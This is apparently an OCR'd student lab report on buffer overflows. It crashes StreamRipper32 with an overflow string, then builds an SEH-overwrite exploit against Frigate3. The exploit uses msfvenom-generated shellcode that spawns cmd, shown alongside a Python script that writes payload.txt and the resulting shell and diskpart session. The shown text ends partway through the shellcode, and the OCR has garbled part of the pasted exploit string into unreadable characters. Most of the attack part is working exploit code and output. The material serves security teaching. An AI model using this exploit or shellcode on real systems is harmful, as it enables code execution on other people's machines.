SECURE CODING LAB-9

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
L39+L40


Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32



After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.



Max KB To Rip: 0

Relay Port: 10069

Station Pattern: StreamRipper 32


Song Pattern: c'¦$â ç˜'o4Íôõ»┘"Ò˜▌ØÇEI▌+˜²˜{0LGc1!└#ª#Æ|Ã

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song

Here is the Exploit used above.
Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë ôZ
     ÚÇ°îPSàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíá
```




SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

```
ýÍ4aü-XÏW×   2•…v89òt‘²H˜‘'›°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ"^ +%²·¸) ³æ-~ J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%-m‘ëŽâ(Ú²9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G'‘KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&"…)[Ò~E¶’”ÿ¤n@Çlµ±Æm8 ì}„©)XYg‡3ÉqÉ
èƒŒÂc‘â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ Ã
```


Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2133 bytes
buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
buf += b"\x75\x74\x62\x55\x7a\x44\x30\x58\x4e\x6b\x56\x38\x64"
buf += b"\x64\x66\x61\x4a\x73\x31\x76\x6e\x6b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
buf += b"\x54\x4c\x4b\x77\x71\x68\x50\x6c\x49\x47\x34\x54\x64"
buf += b"\x44\x64\x61\x4b\x63\x6b\x73\x51\x63\x69\x52\x7a\x36"
buf += b"\x31\x59\x6f\x49\x70\x33\x6f\x51\x4f\x71\x4a\x6e\x6b"
buf += b"\x37\x62\x4a\x4b\x6e\x6d\x63\x6d\x70\x6a\x66\x61\x6c"
buf += b"\x4d\x4c\x45\x4c\x72\x65\x50\x45\x50\x55\x50\x76\x30"
buf += b"\x63\x58\x34\x71\x4c\x4b\x50\x6f\x4b\x37\x39\x6f\x78"
buf += b"\x55\x4f\x4b\x6a\x50\x4e\x55\x39\x32\x32\x76\x42\x48"
buf += b"\x4c\x66\x6e\x75\x6d\x6d\x6f\x6d\x6b\x4f\x5a\x75\x57"
buf += b"\x4c\x74\x46\x61\x6c\x35\x5a\x4f\x70\x6b\x4b\x69\x70"
buf += b"\x51\x65\x46\x65\x6d\x6b\x61\x57\x62\x33\x43\x42\x42"
buf += b"\x4f\x63\x5a\x63\x30\x51\x43\x4b\x4f\x6e\x35\x65\x33"
buf += b"\x72\x4d\x55\x34\x75\x50\x41\x41"

┌──(kali㉿kali)-[~]
└─$ 
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.


DISKPART>
```

The diskpart has been established.



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe5\xda\xdd\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x69\x78\x4e\x62"
buf += b"\x53\x30\x55\x50\x35\x50\x43\x50\x4b\x39\x78\x65\x65"
buf += b"\x61\x59\x50\x65\x34\x6e\x6b\x72\x70\x36\x50\x4e\x6b"
buf += b"\x73\x62\x74\x4c\x4c\x4b\x33\x62\x74\x54\x6e\x6b\x73"
buf += b"\x42\x47\x58\x34\x4f\x4d\x67\x73\x7a\x65\x76\x46\x51"
buf += b"\x79\x6f\x4c\x6c\x77\x4c\x51\x71\x61\x6c\x65\x52\x76"
buf += b"\x4c\x67\x50\x6b\x71\x5a\x6f\x56\x6d\x77\x71\x59\x57"
buf += b"\x69\x72\x4a\x52\x31\x42\x73\x67\x6e\x6b\x70\x52\x46"
buf += b"\x70\x6c\x4b\x62\x6a\x67\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x62\x58\x58\x63\x50\x48\x36\x61\x7a\x71\x66\x31\x4c"
buf += b"\x4b\x61\x49\x71\x30\x73\x31\x4a\x73\x6e\x6b\x72\x69"
buf += b"\x65\x48\x4a\x43\x66\x5a\x42\x69\x4e\x6b\x66\x54\x6c"
buf += b"\x4b\x57\x71\x38\x56\x34\x71\x59\x6f\x4e\x4c\x7a\x61"
buf += b"\x78\x4f\x44\x4d\x63\x31\x79\x57\x47\x48\x6b\x50\x53"
buf += b"\x45\x6c\x36\x54\x43\x33\x4d\x39\x68\x47\x4b\x33\x4d"
buf += b"\x75\x74\x62\x55\x7a\x44\x30\x58\x4e\x6b\x56\x38\x64"
buf += b"\x64\x66\x61\x4a\x73\x31\x76\x6e\x6b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x42\x78\x55\x4c\x65\x51\x38\x53\x4e\x6b\x65"
```